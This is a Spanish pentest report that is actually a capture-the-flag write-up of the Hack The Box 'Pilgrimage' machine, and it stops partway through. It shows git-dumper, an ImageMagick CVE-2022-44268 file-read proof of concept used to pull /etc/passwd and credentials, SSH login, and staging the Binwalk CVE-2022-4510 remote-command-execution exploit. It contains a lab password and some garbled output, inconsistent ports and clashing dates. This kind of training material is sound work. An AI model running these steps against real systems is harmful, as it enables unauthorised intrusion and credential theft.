

Informe: proyecto pentest

Fecha:	17 de junio de 2023
Nombre del consultor atacante:	x
Ubicación:	On site
Tel:	xxx xxxxxxxx
Email:	x
Web:	x

Tabla de contenido

Alcance:	3
Objetivo:	3
Detalles de la metodología.....	4
Recopilación de información:	5
Enumeración	7
Explotación	8
Post explotación:	13
Recomendaciones:	18

Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

- 1- Aspirar a una certificación ISO
- 2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:


- 1- Recopilación de información.
- 2- Enumeración (análisis de vulnerabilidades).
- 3- Explotación.
- 4- Post Explotación.
- 5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, descubrir vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de atacantes reales.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados.

Recopilación de información:

El cliente nos solicita realizar la prueba de penetración sobre la siguiente caja:



La IP de la caja es:

- 10.10.11.219

Ejecutaremos las siguientes “flags” en NMAP para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:

```
(root@kali)-[/home/.../Desktop/htb/easy/pilgrimage]
# nmap -sVC -n -O -sV -oN nmapr.txt 10.10.11.219
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-27 15:54 EDT
Nmap scan report for 10.10.11.219
Host is up (0.061s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
| 256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_ 256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp    open      http         nginx/1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: Did not follow redirect to http://pilgrimage.htb/
```

Al terminal escaneo podemos revisar que hay dos puertos abiertos en este servidor:

Puerto:


- 80 HTTP
- 20 SSH

Además, podemos ver que el puerto HTTP no redirecciona a un dominio encontrado. Por lo que procedemos a agregar el nombre del dominio a nuestro archivo local de hosts.

```
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouter

10.10.11.219 pilgrimage.htb
```

Ahora procedemos a revisar el host en cuestión y nos encontramos con lo siguiente:



Hay una aplicación alojada en esta página la cual nos permite subir una imagen. Esta aplicación la procesa y luego la sube a una carpeta, luego nos entrega un link con la imagen que ingresamos. Podemos decir que es un hospedador de imágenes.

Para entender mejor como funciona esta aplicación vamos a analizar de manera más profunda el puerto por donde esta publicado este servicio:

```
(root@kali)~[/home/.../Desktop/htb/easy/pigrimage]
# nmap -sVC -p20,80 10.10.11.219
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-27 16:25 EDT
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.061s latency).

PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
80/tcp    open  http    nginx 1.18.0
| http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: nginx/1.18.0
|_ http-git:
|_ 10.10.11.219:80/.git/
|_ Git repository found!
|_ Repository description: Unnamed repository; edit this file 'description' to name the ...
|_ Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_ http-title: Pilgrimage - Shrink Your Images

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
```

Con esto podríamos ir dando forma a la parte de enumeración:

Enumeración:



Servidor: 10.10.11.219

Puerto: 22

Sitios encontrados: N/A

Puerto: 80

- pilgrimage.htb
- <http://10.10.11.219> (<http://pilgrimage.htb/>)
- <http://pilgrimage.htb/.git->

Accesos obtenidos (Es necesaria la etapa de explotación):

- Recurso: puerto 22 (SSH)
 - Usuario: Emily
 - Pwd: abigchonyboi123

Gracias a esta información podemos proceder a la fase de explotación.

Explotación

Podemos ver que existe un repositorio GIT en el host encontrado. Procedemos a descargar el repositorio con la herramienta **git-dumper**:

```
(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
# git-dumper http://pilgrimage.htb/.git/ website
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
```

Pudimos descargar el repositorio con el total de la app que se encuentra en el host revisado:

```
(root@kali)-[/home/.../htb/easy/pigrimage/website]
# ls
assets  dashboard.php  index.php  login.php  logout.php  magick  register.php  vendor
```

Procedemos a revisar la información descargada. Podemos ver como **git-dumper** descargo el archivo index del host. Procedemos a analizarlo:

```
(root@kali)-[/home/.../htb/easy/pigrimage/website]
# cat index.php
<?php
session_start();
require_once "assets/bulletproof.php";

function isAuthenticated() {
    return json_encode(isset($_SESSION['user']));
}

function returnUsername() {
    return "\\* " . $_SESSION['user'] . " *\\*";
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $image = new BulletproofImage($_FILES);
    if($image["toConvert"]) {
        $image->setLocation("/var/www/pilgrimage.htb/tmp/");
        $image->setSize(100, 4000000);
        $image->setMime(array('png', 'jpeg'));
        $upload = $image->upload();
        if($upload) {
            $mime = ".png";
            $imagePath = $upload->getFullPath();
            if(mime_content_type($imagePath) === "image/jpeg") {
                $mime = ".jpeg";
            }
            $newname = uniqid();
            exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
            unlink($upload->getFullPath());
            $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
            if(isset($_SESSION['user'])) {

```

Podemos ver cómo es que la pagina utiliza la herramienta **magick convert**


```
$newname = uniqid();
exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName()
```

Dentro del repositorio de GIT que descargamos podemos ver que existe un binario bajo el nombre “magic”. Procedemos a ejecutarlo para revisar si podemos sacar información del él.


```
(root@kali)-[/home/.../htb/easy/pigrimage/website]
# ./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Podemos ver que la versión de **ImageMagick** es la **7.1.0-49**

Ahora podríamos revisar si existe algún tipo de vulnerabilidad sobre esta versión de la herramienta mencionada arriba:



EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51261	2022-44268	CRISTIAN GIUSTINI	LOCAL	MULTIPLE	2023-04-05

Exploit DBs nos envía el siguiente CVE: CVE-2022-44268. Según el artículo esta vulnerabilidad es un ARL (Arbitrary Remote Leak) por lo que podríamos sacar información del objetivo utilizando dicha vulnerabilidad.

Luego de una búsqueda podemos localizar una POC (prueba de concepto). Procedemos a descargar el script para revisar si es viable usarlo para explotar la vulnerabilidad encontrada.

<https://github.com/kljunowsky/CVE-2022-44268>

Aquí encontramos un script de Python el cual nos permite inyectar comandos que el objetivo ejecutará. Para eso haremos una prueba tratando de que nos imprima o devuelva el contenido del archivo `/etc/passwd`.

Descargamos el script y descargamos una imagen de internet. Necesitamos una imagen para usar su estructura, inyectar el comando y que el script nos devuelva una imagen la cual la página procesará y subirá a su repositorio.

```
(root@kali)-[/home/.../htb/easy/pigrimage/ex]
# python3 ex.py --image r.png --file-to-read /etc/passwd --output poisoned.png
```

Para cuestiones prácticos yo cambié el nombre del archivo que estaba en el repositorio.

El script nos genera un archivo PNG el cual subiremos al objetivo. El objetivo nos regresa un link. Entonces ese link lo descargamos a nuestro equipo para analizarlo con la herramienta **exiftool**

```
(root@kali)-[/home/.../htb/easy/pigrimage/ex]
# exiftool 653c5aa8a1fd8.png -b
```

```

C:\Users\Boris> cd /home/.htb/exits/pgrimage/ex
└─$ exitfoo 653c5aa8a1fdd.png -s
Warning: [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some readers) - 653c5aa8a1fdd.png
1d.64650c5aa8a1fdd.png,484528025:10:27 20:49:45-04:080223:10:27 20:50:11-04:08023:10:27 20:50:11-04:080644PNGPNGImage/png60e0802002.20.31270.3298.640.330.30.60.15
0x0255 255 255023:10:28 00:49:45

┌──(root@kali)-[https://github.com/0xdf/exitfoo]
│   └─$ cat 653c5aa8a1fdd.png
│       726ff743a783a303a303a726ff743a2f726ff743a2f62696e2f626173680ea646165ed
│       6ee3a783a31a313a46165edd6fee3af757322f7362696e3a2f757322f7362696e2f
│       6ee6fc6f7696eb62696e3a783a3233a62696e3a2f62696e3a2f757322f7362696e
│       2fe6fc6f7696eb3333a3333a2f6465763a2f757322f736269
│       6ee7feef6cf67696ee073796e633a783a33a36353333a3a73796e633a2f62696e3a2f
│       62696e2f73796e63a67616de5733a783a353a367616de5733a2f757322f7616de
│       65733a2f757322f7362696e2feef6fc6f7696ebae616e783a33a333a33616e3a
│       f76e72f76263616e3a2f62616e3a2f757322f7362696e2feef6fc6f7696ebae616e
│       783a73a373a6c703a2f7661722f7370e6fc6cf76e3a2f757322f7362696e2feef6
│       6cf7696eae6de1696c3a783a38a33a6d1696c3a2f7661722fe61696c3a2f757372
│       2f7362696e2feef6fc6f7696ebae67731a783a39a39a4e657733a2f7661722f7
│       70e6fc62feef57733a2f757322f7362696e2feef6fc6f7696ebae75563783a783a31
│       303a3103a75563783a2f7661722f7370e6fc6cf75563783a2f757322f7362696e2f
│       726173a32f7661722fe61630b7570733a2f757322f7362696e3a2f757322f736269
│       722f7362696e2feef6fc6f7696ebae7777722d46174613a783a3333a3333a7777722d
│       646174613a2f7661722f7777733a2f757322f7362696e2feef6fc6f7696ebae6261636b
│       7573a32f7661722fe61630b7570733a2f757322f7362696e3a2f757322f7362696e
│       7362696e2feef6fc6f7696ebae69c733a783a3333a3333a333a4d61696c696e7204c69
│       7374204d616e616965723a2f7661722fec69737a3a2f757322f7362696e2feef6fc6f76
│       96eae09763a783a3393a3393a697263a4a2f72756e2f697263a4a2f757322f736269
│       62696e2feef6fc6f7696ebae74783a783a3333a333a33a76e67f72204c725072d
│       526570872f74696e672053797374656d202861646e96293a2f7661722fec69622fe76e
│       617473a2f757322f7362696e2feef6fc6f7696ebae6f2626f4793a783a336353533a
│       783a3333a333a333a2f7661722fec6f6e578697374656d74a3a2f757322f7362696e
│       2feef6fc6f7696ebae5f617073a783a313038a336353533a3a3a2feef6e6578697374
│       656e74a3a2f757322f7362696e2feef6fc6f7696ebae73797374656d62d6e657477f72
│       6ba783a333a313038a333a2f74686d6265e574767f726ba783a333a333a333a333a
│       6e742c2c2ca2f72756e2f73797374656d64a3a2f757322f7362696e2feef6fc6f7696e
│       ba73797374656d64d27265736fc7663a783a3130323a313033a373797374656d64a2052
│       536fc6f726fc6f73797374656d64a3a2f757322f7362696e2feef6fc6f7696ebae657
│       6ee6fc7696ebae65733616f5625733a783a313033a333a333a33a2feef6e65786973
│       74656e74a3a2f757322f7362696e2feef6fc6f7696ebae73797374656d64a274696d6573
│       796e63a783a31303a3a31303a373797374656d64a2054665e2053796e6368726fe6e9
│       7a6178696e6368726fe6e973797374656d64a3a2f757322f7362696e2feef6fc6f7696e
│       6f7696ebae6569e7c93a783a3130330e3a313038a36569696c792cc2c2c3a2f686fe6f
│       652f656969c793a2f62696e2f626173680a73797374656d642dc6bf726564756d783a78
│       3a39393939393939393939393939393939393939393939393939393939393939393939
│       7362696e2feef6fc6f7696ebae737868a33a783a313033a33635353333a3a2f72756e2
│       737868a33a2f757322f7362696e2feef6fc6f7696ebae5f6c17572656c3a783a393939
│       3939393939393939393939393939393939393939393939393939393939393939393939
│       [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some readers)2023-10-28T00:49:44+00:002023-10-28T00:49:44+00:002023-10-28T00:49:44+00:006000_36

```

El resultado es el siguiente:

10

Hemos comprobado que el método funciona y que es posible leer información del servidor objetivo usando esta técnica. Podemos ver que existe un usuario local con el nombre "Emily".

Ahora continuamos con la enumeración. Anteriormente, durante la etapa en la que descargamos el repositorio GIT, pudimos ver que se descargó un archivo PHP con el nombre "dashboard.php".

```
(root@kali)-[/home/.../htb/easy/pigimage/website]
# ls
assets  dashboard.php  index.php  login.php  logout.php  magick  register.php  vendor
```

Al analizarlo podemos ver como se nos muestra una ruta que talvez contenga la base de datos:

```
(root@kali)-[/home/.../htb/easy/pigimage/website]
# ls
assets  dashboard.php  index.php  login.php  logout.php  magick  register.php  vendor

(root@kali)-[/home/.../htb/easy/pigimage/website]
# cat dashboard.php
<?php
session_start();
if(!isset($_SESSION['user'])) {
    header("Location: /login.php");
    exit(0);
}

function returnUsername() {
    return "\"" . $_SESSION['user'] . "\"";
}

function fetchImages() {
    $username = $_SESSION['user'];
    $db = new PDO('sqlite:/var/db/pilgrimage');
    $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
    $stmt->execute(array($username));
    $allImages = $stmt->fetchAll(PDO::FETCH_ASSOC);
    return json_encode($allImages);
}

?>
```

Procedemos a usar la misma técnica para ver si encontramos información útil.

```
(root@kali)-[/home/.../htb/easy/pigimage/ex]
# python3 ex.py --image r.png --file-to-read /var/db/pilgrimage --output poisoned.png
```

Subimos la imagen a la aplicación, la descargamos y analizamos por el texto en hexadecimal que obtenemos de ella. La pasamos por un procesador de HEX a ASCII y obtenemos lo siguiente:

```
Output
holaasdfsdf -emilyabigchonkyboi123
i ÷ i
```

Podemos deducir que los accesos son los siguientes:

Usuario: emily
Psswd: abigchonkyboi123

Como vimos en el inicio de la enumeración, el puerto 22 está abierto, por lo procedemos a usar estos accesos para iniciar sesión en el equipo:

```
(root@kali)-[/home/.../htb/easy/pilgrimage/ex]
# ssh emily@10.10.11.219
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 31 06:59:58 2023 from 10.10.14.254
emily@pilgrimage:~$
```

Al iniciar sesión enlistamos los archivos en el directorio actual:

```
emily@pilgrimage:~$ ls -lah
total 14M
drwxr-xr-x 4 emily emily 4.0K Oct 31 05:29 .
drwxr-xr-x 3 root  root  4.0K Jun  8 00:10 ..
lrwxrwxrwx 1 emily emily   9 Feb 10 2023 .bash_history -> /dev/null
-rw-r--r-- 1 emily emily  220 Feb 10 2023 .bash_logout
-rw-r--r-- 1 emily emily 3.5K Feb 10 2023 .bashrc
-rw-r--r-- 1 emily emily  44 Jun  1 19:15 .gitconfig
drwxr-xr-x 3 emily emily 4.0K Jun  8 00:10 .local
-rw-r--r-- 1 emily emily  807 Feb 10 2023 .profile
-rw-r--r-- 1 root  emily   33 Oct 31 01:57 user.txt
```

Encontramos la flag "user.txt". Procedemos a imprimirlo en pantalla:

```
emily@pilgrimage:~$ cat user.txt
92 2d3
```

Post explotación:

Una vez en esta etapa buscaremos crear persistencia y, además, escalar privilegios para llegar a tener permisos del usuario root.

Luego de intentar privilegios por medios manuales, vamos a realizar una revisión de manera automatizada. Para esto usaremos la herramienta Linpeas. Por lo que descargamos la herramienta desde el siguiente repositorio de git:

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

```
(root@kali)-[/home/.../Desktop/htb/easy/pilgrimage]
# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
--2023-10-30 16:09:44-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
```

Luego tendremos que descargar la herramienta desde el equipo atacado. Para eso habilitamos un servidor de http en nuestro equipo:

```
(root@kali)-[/home/.../Desktop/htb/easy/pilgrimage]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
. 10.10.11.219 - - [30/Oct/2023 16:10:27] "GET /linpeas.sh HTTP/1.1" 200 -
```

Y descargamos la herramienta en el equipo objetivo:

```
emily@pilgrimage:~$ wget http://10.10.11.219/linpeas.sh
--2023-10-31 07:10:26-- http://10.10.11.219/linpeas.sh
Connecting to 10.10.11.219:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847815 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 827.94K  1.42MB/s   in 0.6s
2023-10-31 07:10:26 (1.42 MB/s) - 'linpeas.sh' saved [847815/847815]
```

Una vez descargada la herramienta procedemos a ejecutarla.

```
emily@pilgrimage:~$ chmod 777 linpeas.sh
emily@pilgrimage:~$ ./linpeas.sh
```

Podemos ver un proceso que no es común:

```
Processes, Cruns, Timers, Services and Sockets
Cleaned processes
Check weird & unexpected processes run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/processes
root 1 0.0 0.2 98312 18868 ? Ss 01:56 0:02 /sbin/init
root 504 0.0 0.3 64808 12484 ? Ss 01:56 0:00 /lib/systemd/systemd-journald
root 527 0.0 0.1 21584 5208 ? Ss 01:56 0:00 /lib/systemd/systemd-udev
systemd 591 0.0 0.1 88436 6072 ? Ssl 01:56 0:01 /lib/systemd/systemd-timesyncd
(Cape) 0-0000000000000000-cap_sys_time
root 593 0.0 0.1 99884 5888 ? Ssl 01:56 0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /v
ar/lib/dhcp/dhclient6.eth0.leases eth0
root 595 0.0 0.2 47748 18668 ? Ss 01:56 0:00 /usr/bin/VGAAuthService
root 596 0.1 0.1 236728 7388 ? Ssl 01:56 0:21 /usr/bin/vmtotd
root 623 0.0 0.0 87060 2764 ? Ssl 01:56 0:00 /sbin/auditd
laurel 630 0.0 0.1 9868 5856 ? Ss 01:56 0:00 - /usr/local/sbin/laurel --config /etc/laurel/config.toml
(Cape) 0-0000000000000004-cap_dac_read_search, cap_sys_ptrace
root 756 0.0 0.0 6744 2852 ? Ss 01:56 0:00 /usr/sbin/cron -f
message 757 0.0 0.1 8268 4100 ? Ss 01:56 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog
-only
(Cape) 0-0000000000000000-cap_audit_write
root 759 0.0 0.0 6816 2928 ? Ss 01:56 0:00 /bin/bash /usr/sbin/malwarescan.sh
root 774 0.0 0.0 2516 712 ? S 01:56 0:00 - /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root 775 0.0 0.0 6816 2384 ? S 01:56 0:00 - /bin/bash /usr/sbin/malwarescan.sh
root 761 0.0 0.6 209752 27624 ? Ss 01:56 0:01 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
www-data 838 0.0 0.4 210124 19192 ? S 01:56 0:00 - php-fpm: pool www
www-data 841 0.0 0.4 210128 19040 ? S 01:56 0:00 - php-fpm: pool www
root 762 0.0 0.1 220796 4828 ? Ssl 01:56 0:00 /usr/sbin/rsyslogd -n -inone
root 764 0.0 0.1 13852 7292 ? Ss 01:56 0:00 /lib/systemd/systemd-logind
```

```
root 759 0.0 0.0 6816 2928 ? Ss 01:56 0:00 /bin/bash /usr/sbin/malwarescan.sh
root 774 0.0 0.0 2516 712 ? S 01:56 0:00 - /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk
root 775 0.0 0.0 6816 2384 ? S 01:56 0:00 - /bin/bash /usr/sbin/malwarescan.sh
root 761 0.0 0.6 209752 27624 ? Ss 01:56 0:01 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
www-data 838 0.0 0.4 210124 19192 ? S 01:56 0:00 - php-fpm: pool www
www-data 841 0.0 0.4 210128 19040 ? S 01:56 0:00 - php-fpm: pool www
```

Por lo que nos dirigimos al directorio en cuestión para revisar el fichero .sh que Linpeas nos indica:

```
emily@pilgrimage:/usr/sbin$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/${FILE} | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p'"
    binout="$(/usr/local/bin/binwalk -e "$filename")"
    for banned in "${blacklist[@]"; do
        if [[ "$binout" == *"$banned"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done
```

Al analizar el script vemos como es que este se encarga de eliminar las imágenes que no cumplan con los criterios de la blacklist asignada a esta aplicación. En caso de que los parámetros cumplan la imagen se almacena en un fichero: /var/www/pilgrimage.htb/shrunk/. También vemos un binario llamado “binwalk” incluso podemos ver el directorio del mismo. Vamos a movernos a ese directorio para analizar dicho binario:

```
emily@pilgrimage:/usr/sbin$ cd /usr/local/bin
emily@pilgrimage:/usr/local/bin$ ls
binwalk
```

Ejecutamos el binario y obtenemos información de la misma. Podemos obtener, una versión por lo que podríamos buscar una vulnerabilidad sobre la misma:

```
emily@pilgrimage:/usr/local/bin$ ./binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
  -B, --signature          Scan target file(s) for common file signatures
  -R, --raw=<str>          Scan target file(s) for the specified sequence of bytes
  -A, --opcodes            Scan target file(s) for common executable opcode signatures
  -m, --magic=<file>       Specify a custom magic file to use
  -b, --dumb               Disable smart signature keywords
  -I, --invalid            Show results marked as invalid
  -x, --exclude=<str>      Exclude results that match <str>
  -y, --include=<str>      Only show results that match <str>
```

Versión: Binwalk v2.3.2

Google search results for "binwalk v2.3.2 exploit". The search bar shows the query "binwalk v2.3.2 exploit". Below the search bar, there are tabs for "Todos", "Shopping", "Videos", "Imágenes", "Libros", "Más", and "Herramientas". The results show "Cerca de 2,960 resultados (0.23 segundos)". The first result is from "Exploit Database" with the URL "https://www.exploit-db.com/exploits/4510". The title of the result is "Binwalk v2.3.2 - Remote Command Execution (RCE)". The description says "5 abr 2023 — Binwalk v2.3.2 - Remote Command Execution (RCE). CVE-2022-4510 . remote exploit for Python platform."

Volvemos a apoyarnos de ExploitDB.

EXPLOIT DATABASE

Binwalk v2.3.2 - Remote Command Execution (RCE)

EDB-ID: 51249	CVE: 2022-4510	Author: ETIENNE LACOCHÉ	Type: REMOTE	Platform: PYTHON	Date: 2023-04-05
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App:	

Descargamos el exploit y volvemos a descargar este script en nuestro equipo objetivo.

Primero habilitamos un servidor http en nuestro equipo local:

```
(root@kali)-[/home/.../Desktop/htb/easy/pigimage]
# ls
51249.py  653a630689687.png  653aa51b55c33.png  binwalk_exploit.png

(root@kali)-[/home/.../Desktop/htb/easy/pigimage]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Luego descargamos desde nuestro equipo el script en el objetivo:

```
emily@pilgrimage:~$ wget http://10.10.14.254/51249.py
--2023-10-31 08:19:16-- http://10.10.14.254/51249.py
Connecting to 10.10.14.254:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2803 (2.7K) [text/x-python]
Saving to: '51249.py'

51249.py 100%[=====] 2.74K --.-KB/s in 0.009s

2023-10-31 08:19:16 (297 KB/s) - '51249.py' saved [2803/2803]
```

Si estudiamos el scrip podemos ver cómo funciona:

```
emily@pilgrimage:~$ python3 51249.py

#####
-----CVE-2022-4510-----
#####
-----Binwalk Remote Command Execution-----
-----Binwalk 2.1.2b through 2.3.2 included-----
#####
-----Exploit by: Etienne Lacoche-----
-----Contact Twitter: @electr0sm0g-----
-----Discovered by:-----
-----Q. Kaiser, ONEKEY Research Lab-----
-----Exploit tested on debian 11-----
#####

usage: 51249.py [-h] file ip port
51249.py: error: the following arguments are required: file, ip, port
```

Como leímos en Exploit DB vemos que esta vulnerabilidad (CVE-2022-4510) hace referencia a una RCE (Ejecución Remota de Comandos) La cual permite crear un archivo de imagen la cual tenga embebido el comando de conexión a un puerto abierto en una IP. En este caso estamos hablando de un puerto que nosotros abramos en nuestra IP. Si nos detenemos un poco y empleamos lógica tenemos el siguiente escenario:

